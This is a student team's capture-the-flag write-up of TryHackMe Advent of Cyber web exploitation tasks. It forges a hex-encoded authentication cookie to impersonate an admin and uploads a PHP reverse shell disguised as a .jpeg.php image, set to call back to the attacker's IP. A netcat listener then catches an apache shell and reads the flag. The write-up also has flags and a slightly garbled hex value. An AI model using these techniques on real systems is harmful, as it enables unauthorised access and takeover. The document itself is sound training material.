PSP0201 WEEK 2 WRITE UP

Student ID	Name	Role
1211103426	Aminul Aiman Bin Abdullah	Leader
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Member
1211103429	Haifa Najieha Binti Hashim	Member
1211102576	‘Uzair Akhyar Bin Norazmi	Member


Day 1: Web Exploitation - A Christmas Crisis

Tools used: Kali Linux, Firefox, CyberChef

Solution:

Question 1

Inspect the website. What is the title of the website?




```
<head>
    <title>Christmas Console</title>
    <meta charset=utf-8>
```

Right-click on the website and click ‘View Page Source’. Find ‘title’ tag to get the answer.

Question 2

What is the name of the cookie used for authentication?




CHRISTMAS CONTROL CENTRE

admin

●●●●●

First, Start the machine on tryhackme.com and search for the IP address given. On the ‘Christmas Control Centre’, we are going to create a new user. Pick any username and password (e.g. = username = admin, password = admin). Click on register. Next, we need to open Web Developer Tools by clicking on ‘3 lines symbol’ -> More Tools -> Web Developer Tools or straight away press the F12 key on the keyboard.



VIEW CONSOLE


Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Name	Value	Domain	Pat
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d	10.10.179.177	/

Click on the ‘Storage’ tab and find ‘Cookies’. After that, login into the console to receive the cookies with the name ‘auth’. Copy the data in the ‘Value’ to proceed with the next step.

Question 3

In what format is the value of this cookie encoded?



From Hex

Delimiter: Auto


```
length: 118
lines:    1
```

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d
```

Search for the Cyberchef in the browser. Then, paste all the data copied into the ‘Input’ column. Double-click or drag the ‘From Hex’ on the left side into the ‘Recipe’ column.

Question 4

Having decoded the cookie, what format is the data stored in?




```
{"company":"The Best Festival Company",
"username":"admin"}
```

The data (Hexadecimal) will be decoded into JSON.

Question 5

What is the value for the company field in the cookie?




```
{"company":"The Best Festival Company",
"username":"admin"}
```

The value for ‘company’ is ‘The Best Festival Company’.

Question 6

What is the other field found in the cookie?




```
{"company":"The Best Festival Company",
"username":"admin"}
```

The other field found in the cookie is “username”.

Question 7

What is the value of Santa's cookie?



To Hex

Delimiter: None

Bytes per line: 0

length: 59
lines: 1

```
{"company":"The Best Festival Company", "username":"santa"}
```


time: 1ms
length: 118
lines: 1

```
7b22636f6d70616e79223a225468652042657374204665737469766616c20436f6d70616e79222c2022757365726e616d65223a2273
616e7461227d
```

Copy all the ‘Output’ (JSON) and replace the Hexadecimal in the ‘Input’ column. Next, change the “username” to ‘santa’ and double-click or drag the ‘To Hex’ on the left side into the ‘Recipe’ tab. Change the delimiter to ‘none’ to eliminate the space between the Hex. Copy the new ‘Output’ to proceed with the next step.

Question 8

What is the flag you're given when the line is fully active?



Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a225468652042657374204665737469766616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d	10.10.179.177	/	Session	122	false	false	None	Thu, 16 Jun 2022 12:...

Data
auth: "7b22636f6d70616e792...3a2273616e7461227d"
Created: "Thu, 16 Jun 2022 12:37:14 GMT"
Domain: "10.10.179.177"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false

Paste the new Hex into ‘Value’ replacing the old cookies’ value. Refresh the page to access the Santa account and change the settings to ‘Yes’ to get the flag.

Thought Process/Methodology:

By using the IP address given, we will be able to get access to the Christmas Control Centre. First, register a new user. We may use any kind of username and password combination. Next, open the Web Developer Tools in Firefox by pressing F12 or by navigating to More Tools in the right upper corner. Login with the registered user and check for Cookies in the Storage tab in the Web Developer Tools. There, we will see a cookie named ‘auth’. This cookie is used for login authentication. Copy and paste the cookie ‘value’ into the Input column at CyberChef. Drag the ‘From Hex’ into the Recipe column to translate the Hexadecimal into JSON format. Replace the Input (Hex) with the current Output (JSON) and change the username to ‘santa’. Drag the ‘To Hex’ to encode back to Hexadecimal. Change the delimiter to ‘none’ and copy the Output (Hex). With the current Hex, copy it into the ‘auth’ value replacing the old ‘value’. Refresh the page to get access to the administrator page (Santa). Turn on all the settings to get the flag.


Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Terminal, Netcat

Solution:

Question 1

What string of text needs adding to the URL to get access to the upload page?



```
10.10.215.75?id=ODIzODI5MTNiYmYw
http://10.10.215.75/?id=ODIzODI5MTNiYmYw — Visit
```


You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)

Search for the webpage using the IP address given. Use the ID given by TryHackme and add '?id=..ID..' after the IP address.

Question 2

What type of file is accepted by the site?




```
      <script src="/assets/js/upload.js"></script>
      <script src="/assets/js/boxfade.js"></script>
  </head>
  <body>
      <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li>
      <div class=nose></div>
      <main>
          <h1>Protect the Factory!</h1>
          <h2>If you see any suspicious people near the factory, take a picture and upload
          <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
          <button tabindex=0 id=coverFile>Select</button>
          <button tabindex=1 id=uploadFile>Submit</button>
          <p id=fileText>No file selected</p>
      </main>

  </body>
tml>
```

View the page source to get the type of files accepted by the site. Look up to 'accept = …' tags.

Question 3

In which directory are the uploaded files stored?




em, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is o subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For e script at `https://www.thebestfestivalcompany.xyz/images/shell.jpg.php`.


Refer to the notes in TryHackMe to get the answer. You might also guess the directory as it's something commonly used on most websites.

Question 4


Read up on netcat's parameter explanations. Match the parameter with the explanation below.




```
-l            listen mode, for inbound connects
```



```
-v            verbose [use twice to be more verbose]
```



```
-n            numeric-only IP addresses, no DNS
```




```
-p port       local port number (port numbers can  be  individual  or
              ranges: lo-hi [inclusive])
```


Use the ‘man’ command to look for netcat’s manual.

Question 5

What is the flag in /var/www/flag.txt?




```
┌──(1211103426㉿kali)-[~]
└─$ nano shell.jpeg.php

┌──(1211103426㉿kali)-[~]
└─$ cat shell.jpeg.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
```



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.75.101';  // CHANGE THIS
$port = 443;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Use the PHP Script given in TryHackMe and change the IP address to your’ Current IP address’ and port to 443.



Protect the Factory!


y suspicious people near the factory, take a picture and uplo

File selected: shell.jpeg.php



```
┌──(1211103426㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```


Submit the script and run the netcat on port 443.



Index of /uploads

Name	Last modified	Size I
Parent Directory		-
shell.jpeg.php	2022-06-16 10:21	5.4K

Click on shell.jpeg.php to activate the script.



```
┌──(1211103426㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.75.101] from (UNKNOWN) [10.10.215.75] 47596
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 10:23:08 up 28 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (877): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


═════════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}
```

After it has been captured by netcat, read on the directory given in the question to get the flag.

Thought Process/Methodology:

Use the IP address given to access the website. Use the ID given on the TryHackMe page to sign in by adding '?id=.....' after the IP address. After that, we will be directed to a page titled 'Protection' consisting of a file submission form. We can observe what file type is accepted by viewing the page source. There we will see that only image format is accepted. Next, we need to get a PHP script from TryHackMe or just bu copying all the content into a file with the extension '.jpg.php'. This method is used to 'fool' the website by confirming that the file is an image. Change the IP address to your 'current IP address' and port to 443. Save the file and submit it to the website. From here, we must find the directories that save all the uploaded "image". Commonly developers will use '/uploads'. Navigate to that directory to find whether it's valid or not. Now we know that our guess is right and we can see the file we uploaded earlier is there. Next, open the terminal and activate the netcat to 'listen' to the script we created. Click on the file (.... .jpg.php) to activate the script and make sure netcat 'listen'. After netcat succeeded in listening to our script, use the command 'cat /var/www/flag.txt' to get the flag.


Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, Burpsuite

Solution:

Question 1


What is the name of the botnet mentioned in the text that was reported in 2018?



. In 2018 it was reported that a botnet (a number of internet-connected devices
perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) d

Question 2

How much did Starbucks pay in USD for reporting default credentials according to the text?




https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.

Starbucks rewarded ak1t4 with a $250 bounty.

Question 3

Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?




https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.

ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report.

Question 4

Examine the options on FoxyProxy on Burp. What is the port number for Burp?




Port ★

8080

Question 5

Examine the options on FoxyProxy on Burp. What is the proxy type?




Proxy Type

HTTP ▼

Question 6

Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?




PSP0201

